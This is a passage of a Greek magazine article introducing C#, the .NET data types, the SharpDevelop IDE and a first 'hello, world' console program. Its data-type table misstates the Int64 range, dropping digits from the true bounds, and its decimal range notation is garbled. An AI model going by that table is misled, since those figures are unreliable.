F#, Boo, IronPython, IronRubby, Eiffel κ.ά. Μέσα απ' όλο αυτό το πλήθος εμείς ξεχωρίσαμε τη C# (προφέρεται "C sharp"). Πρόκειται για μια γλώσσα που ανέπτυξε η Microsoft στις αρχές της περασμένης δεκαετίας, αλλά δεν σταμάτησε ποτέ να αναπτύσσει και να εμπλουτίζει με νέες δυνατότητες και χαρακτηριστικά. Αξίζει να σημειώσουμε ότι η C# αποτελεί την αιχμή του δόρατος για το .NET framework και χρησιμοποιείται περισσότερο από οποιαδήποτε άλλη. Η C# έχει δεχτεί σαφείς επιρροές από τις γλώσσες C, Pascal και Java. Όσοι γνωρίζετε κάποια από αυτές είναι βέβαιο ότι θα νιώσετε αμέσως σαν στο σπίτι σας.

Περιττό να πούμε ότι η κληρονομικότητα, η ενθυλάκωση, η υπερφόρτωση μεθόδων και όλες οι γνωστές έννοιες του αντικειμενοστραφούς προγραμματισμού, ισχύουν κανονικότατα και για τη C#. Εξάλλου, στη C# τα *πάντα* είναι αντικείμενα. Κι όταν λέμε τα πάντα, το εννοούμε! Ακόμα και οι βασικοί τύποι δεδομένων –παρ' όλο που η χρήση τους δεν παραπέμπει στον αντικειμενοστραφή προγραμματισμό–, αποτελούν συντομεύσεις προς αντικείμενα των κλάσεων του .NET framework. Έτσι, μη σας φανεί παράξενο αν σε μια μεταβλητή που έχει δηλωθεί ως int, αποφασίσουμε να καλέσουμε μεθόδους όπως είναι, για παράδειγμα, η ToString(). Επιπρόσθετα, όπως αναφέραμε ήδη, η C# υποστηρίζει και την υπερφόρτωση τελεστών. Κατά συνέπεια, η συνένωση δύο συμβολοσειρών μπορεί να πραγματοποιηθεί με χρήση του τελεστή +, ενώ στην πραγματικότητα καλείται η μέθοδος Concat, της κλάσης String.

Στη συνέχεια παραθέτουμε έναν πίνακα με τις κλάσεις του .NET που αφορούν στο χειρισμό των διάφορων τύπων δεδομένων. Όπως ενδέχεται να παρατηρήσετε, σε αντίθεση με τη Java, η C# υποστηρίζει και ακέραιους τύπους αριθμών χωρίς πρόσημο, καταφέρνοντας έτσι να διπλασιάσει το διαθέσιμο εύρος. Αυτή η λεπτομέρεια μπορεί να μοιάζει ασήμαντη, αλλά διευκολύνει και επιταχύνει αρκετά την επίλυση ορισμένων προβλημάτων.

Συντόμευση	Κλάση	Μήκος σε bit	Εύρος
byte	Byte	8	0 έως 255
sbyte	SByte	8	-128 έως 127
int	Int32	32	-2,147,483,648 έως 2,147,483,647
uint	UInt32	32	0 έως 4294967295
short	Int16	16	-32,768 έως 32,767
ushort	UInt16	16	0 έως 65535
long	Int64	64	-922337203685477508 έως 922337203685477507
ulong	UInt64	64	0 έως 18446744073709551615
float	Single	32	-3.402823e38 έως 3.402823e38
double	Double	64	-1.79769313486232e308 έως 1.79769313486232e308
char	Char	16	16bit unicode
bool	Boolean	8	True ή false
object	Object		
string	String		
decimal	Decimal	128	±1.0 × 10e-28 έως ±7.9 × 10e28




Στο περιβάλλον εργασίας του SharpDevelop δεσπόζει ο code editor. Στην εικόνα φαίνεται κι ο κώδικας της πρώτης μας εφαρμογής :D

Τέλος, πρέπει να πούμε ότι σε γενικές γραμμές το συντακτικό της C# θυμίζει εκείνο της PHP. Μια σημαντική διαφορά αποτελεί η καθολική χρήση του τελεστή της τελείας (.) αντί του "->", για την προσπέλαση των μελών των αντικειμένων. Φυσικά, μικρό-διαφορές υπάρχουν κι άλλες, αλλά δεν πιστεύουμε ότι αξίζει να αναλωθούμε σε μια εκτενή παρουσίασή τους. Προτιμάμε να προχωρήσουμε την παρουσίασή μας και να αφήσουμε τις ιδιαιτερότητες της C# να φανούν μέσα από τη μελέτη πρακτικών παραδειγμάτων.

Μικρό αλλά πανίσχυρο

Η ανάπτυξη ενός προγράμματος σε C# μπορεί να γίνει και με τη χρήση ενός επεξεργαστή απλού κειμένου. Μετά τη συγγραφή και την αποθήκευση του κώδικα πρέπει να τρέξουμε τον compiler, ο οποίος προστίθεται αυτόματα με την εγκατάσταση του .NET framework. Ο compiler ονομάζεται csc (c sharp compiler) και το εκτελέσιμο βρίσκεται στη διαδρομή c:\windows\Microsoft.NET\Framework\vX.X, όπου "X.X" είναι η έκδοση του εγκατεστημένου .NET. Κατά την περιπλάνησή μας στο μαγικό κόσμο της C# και του .NET, πιστός μας σύμμαχος θα είναι το SharpDevelop. Πρόκειται για ένα IDE με αρκετά μικρό μέγεθος (λιγότερο από 50MB), το οποίο ωστόσο προσφέρει πολλές ευκολίες, είναι ταχύτατο και κατά τη γνώμη μας είναι τουλάχιστον ισάξιο με το ογκώδες Microsoft Visual Studio. Το SharpDevelop δημιουργήθηκε από τον Mike Kruger το 2000, κατά τις δοκιμές της πρώτης έκδοσης του .NET framework 1.0. Έκτοτε το SharpDevelop αναπτύσσεται διαρκώς, υποστηρίζει όλες τις εκδόσεις του



Αμέσως μετά τη μεταγλώττιση και την εκτέλεση του προγράμματός εμφανίστηκε ένα παράθυρο της γραμμής εντολών των Windows (μια κονσόλα). Εκεί τυπώθηκε το αναμενόμενο μήνυμα ;)

.NET και διευκολύνει τον προγραμματισμό σε αρκετές γλώσσες (Visual Basic .NET, C++, Boo, F#, IronPython και IronRuby). Μπορείτε να κατεβάσετε το SharpDevelop από τη δικτυακή του κατοικία, στη διεύθυνση www.icsharpcode.net/OpenSource/SD. Το περιβάλλον εργασίας του IDE παραμένει σταθερό σε όλες τις εκδόσεις. Οι διαθέσιμες επιλογές διαφέρουν μόνο ως προς την υποστηριζόμενη έκδοση του .NET και τις αντίστοιχες δυνατότητες. Αν θέλετε να γράφετε εφαρμογές που θα τρέχουν στο μεγαλύτερο ποσοστό των συστημάτων και χωρίς να απαιτούν κάποια νέα έκδοση του .NET, θα σας προτείναμε να κατεβάσετε το SharpDevelop 3.2. Η συγκεκριμένη έκδοση του IDE υποστηρίζει τα .NET 2.0, 3.0 και 3.5, από τα οποία το τελευταίο είναι εγκατεστημένο στη συντριπτική πλειονότητα των συστημάτων με Windows. Εξάλλου, η συγκεκριμένη έκδοση του SharpDevelop είναι αρκετά ελαφριά και είναι ιδανική ακόμα και για το πιο αργό σύστημα[3]. Πάντως, αν θέλετε να απολαύσετε όλες τις δυνατότητες του SharpDevelop και του νεότερου .NET framework, δεν έχετε παρά να κατεβάσετε την πιο πρόσφατη έκδοση.


Hello .NET

Όπως καταλαβαίνετε, μετά από την ακατάσχετη φλυαρία των αρχικών συστάσεων έχει φτάσει η ώρα να γράψουμε την πρώτη μας εφαρμογή. Ακολουθώντας την παράδοση, το πρόγραμμά μας θα εμφανίσει στην κονσόλα το μήνυμα "hello, world!". Ξεκινάμε ανοίγοντας το SharpDevelop και επιλέγουμε το "New solution", από το κουμπί που εμφανίζεται στην αρχική οθόνη του IDE. Από το νέο παράθυρο που εμφανίζεται μπορούμε να επιλέξουμε το είδος του project, καθώς και τη γλώσσα προγραμματισμού που σκοπεύουμε να χρησιμοποιήσουμε. Εμείς διαλέξαμε τη C# κι αφού κάναμε κλικ στην κατηγορία "Windows Applications", από τις επιλογές που εμφανίζονται στα δεξιά διαλέξαμε το "Console Application". Αμέσως μετά, από το χαμηλότερο τμήμα του παραθύρου δηλώνουμε το επιθυμητό όνομα για την εφαρμογή, καθώς και τη διαδρομή όπου θέλουμε να αποθηκευτούν τα αρχεία με τον κώδικα. Πατώντας

3. Αυτό το τονίζουμε για όσους τρέχουν Windows μόνο σε εικονικές μηχανές ;)

το κουμπί OK περνάμε πάλι στο περιβάλλον εργασίας του IDE. Εκεί, ως δια μαγείας θα έλεγε κανείς, βλέπουμε ότι ο editor περιλαμβάνει ήδη ένα απόσπασμα κώδικα, το οποίο μπορεί να λειτουργήσει ως βάση για ένα νέο πρόγραμμα. Στην περίπτωσή μας, όπου αποσκοπούμε απλά στην εμφάνιση ενός σύντομου μηνύματος, δεν θα χρειαστεί να γράψουμε και πολλά. Για την ακρίβεια, αρκεί να κάνουμε μερικές μόνο απλές τροποποιήσεις, τις οποίες είμαστε σίγουροι ότι δεν χρειάζεται να περιγράψουμε. Για τη μεταγλώττιση και την εκτέλεση του προγράμματος αρκεί να πατήσουμε το πλήκτρο [F5] ή το κουμπί με το πράσινο βελάκι, που δεσπόζει στη μπάρα εργαλείων (toolbar) του IDE.

Όπως καταλαβαίνετε, όσα είπαμε μέχρι στιγμής δεν είναι παρά μόνο μια μικρή κι εξαιρετικά σύντομη εισαγωγή. Δεν ξέρουμε αν καταφέραμε να σας πείσουμε για την αξία του .NET, αλλά θέλουμε να πιστεύουμε ότι σας ανοίξαμε την όρεξη για νέους πειραματισμούς και κυρίως για προγραμματισμό. Αν συνεχίσουμε, όμως, είναι πολύ πιθανό να μας βρει ο νέος χρόνος πατώντας πλήκτρα. Κάπου εδώ θα κλείσουμε αυτό το πρώτο άρθρο, με την υπόσχεση ότι θα επανέλθουμε και θα εμβαθύνουμε στον προγραμματισμό με τη C#.



Ένα μπλοκ διάγραμμα με τις λειτουργίες και τις δυνατότητες που προσθέτει κάθε νέα έκδοση του .NET framework!

COOKIES


ΕΓΩ ΠΑΝΤΩΣ ΔΕΝ ΚΑΤΑΛΑΒΑΙΝΩ ΣΕ ΤΙ ΧΡΗΣΙΜΕΥΟΥΝ ΑΥΤΕΣ ΟΙ ΤΕΧΝΟΛΟΓΙΚΕΣ ΑΗΔΙΕΣ ΜΕ ΤΙΣ ΟΠΟΙΕΣ ΚΑΘΕΣΑΙ ΚΑΙ ΑΣΧΟΛΕΙΣΑΙ ΟΛΗ ΤΗ ΜΕΡΑ!...
ΠΑΝΟΣ

deltahacker.gr